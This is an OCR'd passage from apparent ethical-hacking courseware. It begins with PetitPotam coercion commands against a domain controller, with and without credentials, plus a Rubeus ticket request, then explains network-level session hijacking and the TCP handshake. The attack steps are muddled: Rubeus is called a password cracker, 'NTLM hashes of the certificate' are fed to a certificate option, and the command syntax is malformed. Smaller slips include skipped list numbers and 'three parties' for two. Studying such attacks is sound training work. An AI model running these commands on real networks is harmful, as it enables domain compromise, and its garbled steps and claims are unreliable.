
```
python3 PetitPotam.py -d <CA name> -u <Username> -p <Password>
<Listener-IP> <IP of DC>
```

- The attack can also be launched without credentials if the DC is vulnerable. Use the following command to launch PetitPotam without credentials to receive the certificate's NTLM hashes.


```
python3 PetitPotam.py <Attacker's IP> <IP of DC>
```

- After obtaining NTLM hashes of the certificate, invoke password-cracking tools such as Rubeus to request a Kerberos ticket for the machine containing DC account privileges:

```
Rubeus.exe asktgt /outfile.kirbi /dc:<DC-IP> /domain: domain name
/user: <Domain username> /ptt /certificate: <NTLM hashes received
from above command>
```



LO#03: Explain Network-Level Session Hijacking



Network-Level Session Hijacking

1. The network-level hijacking relies on hijacking **transport** and **Internet protocols** used by web applications in the application layer

2. By attacking the network-level sessions, the attacker gathers some **critical information**, which are used to **attack the application-level sessions**

Network-level hijacking includes:

1. **Blind hijacking**
2. **UDP hijacking**
3. **TCP/IP hijacking**
6. **RST hijacking**
7. **Man-in-the-middle: Packet sniffer**
8. **IP spoofing: Source routed packets**

Network-Level Session Hijacking

Attackers especially focus on network-level session hijacking because it does not require host access, in contrast to host-level session hijacking, or a need to tailor their attacks on a per-application basis, in contrast to application-level hijacking.

This section discusses network-level session hijacking, concepts related to network communications, and various techniques used to perform network-level session hijacking.

Network-level hijacking relies on hijacking transport and Internet protocols used by web applications in the application layer. By attacking network-level sessions, the attacker gathers some critical information that is used to attack application-level sessions.

The following are different types of network-level hijacking:

- Blind hijacking
- UDP hijacking
- TCP/IP hijacking
- RST hijacking
- Man-in-the-middle: packet sniffer
- IP spoofing: source routed packets

Three-way Handshake

When two parties establish a connection using TCP, they perform a three-way handshake. A three-way handshake starts the connection and exchanges all the parameters needed for the two parties to communicate. TCP uses a three-way handshake to establish a new connection.

Initially, the client-side connection is in the closed state and the server-side in the listening state. The client initiates the connection by sending the initial sequence number (ISN) and setting the SYN flag. The client is now in the SYN-SENT state.

When the server receives this packet, it acknowledges the client sequence number and sends its own ISN with the SYN flag set. The server's state is now SYN-RECEIVED. On receipt of this packet, the client acknowledges the server sequence number by incrementing it and setting the ACK flag. The client is now in the established state. At this point, the two machines have established a session and can communicate.

On receiving the client's acknowledgement, the server enters the established state and sends an acknowledgment, incrementing the client's sequence number. The connection can be closed either by using the FIN or RST flag or through a time out.

If the RST flag of a packet is set, the receiving host enters the CLOSED state and frees all resources associated with this connection. This leads to the connection drop of any additional incoming packets.

If the packet is sent with the FIN flag turned on, the receiving host closes the connection because it enters the CLOSE-WAIT state. The packets sent by the client are accepted in an established connection if the sequence number is within the range and follows its predecessor.

If the sequence number is beyond the range of the acceptable sequence numbers, it drops the packet and sends an ACK packet using the expected sequence number.

For the three parties to communicate, the following information is required:

- IP address
- Port numbers
- Sequence numbers

It is easy for an attacker to determine the IP address and port number; these are available in the IP packets, which do not change throughout the session. However, the sequence numbers change. Therefore, the attacker must successfully guess the sequence numbers for a blind hijack. If the attacker can fool the server into receiving their spoofed packets and executing them, the attacker is successful in hijacking the session.


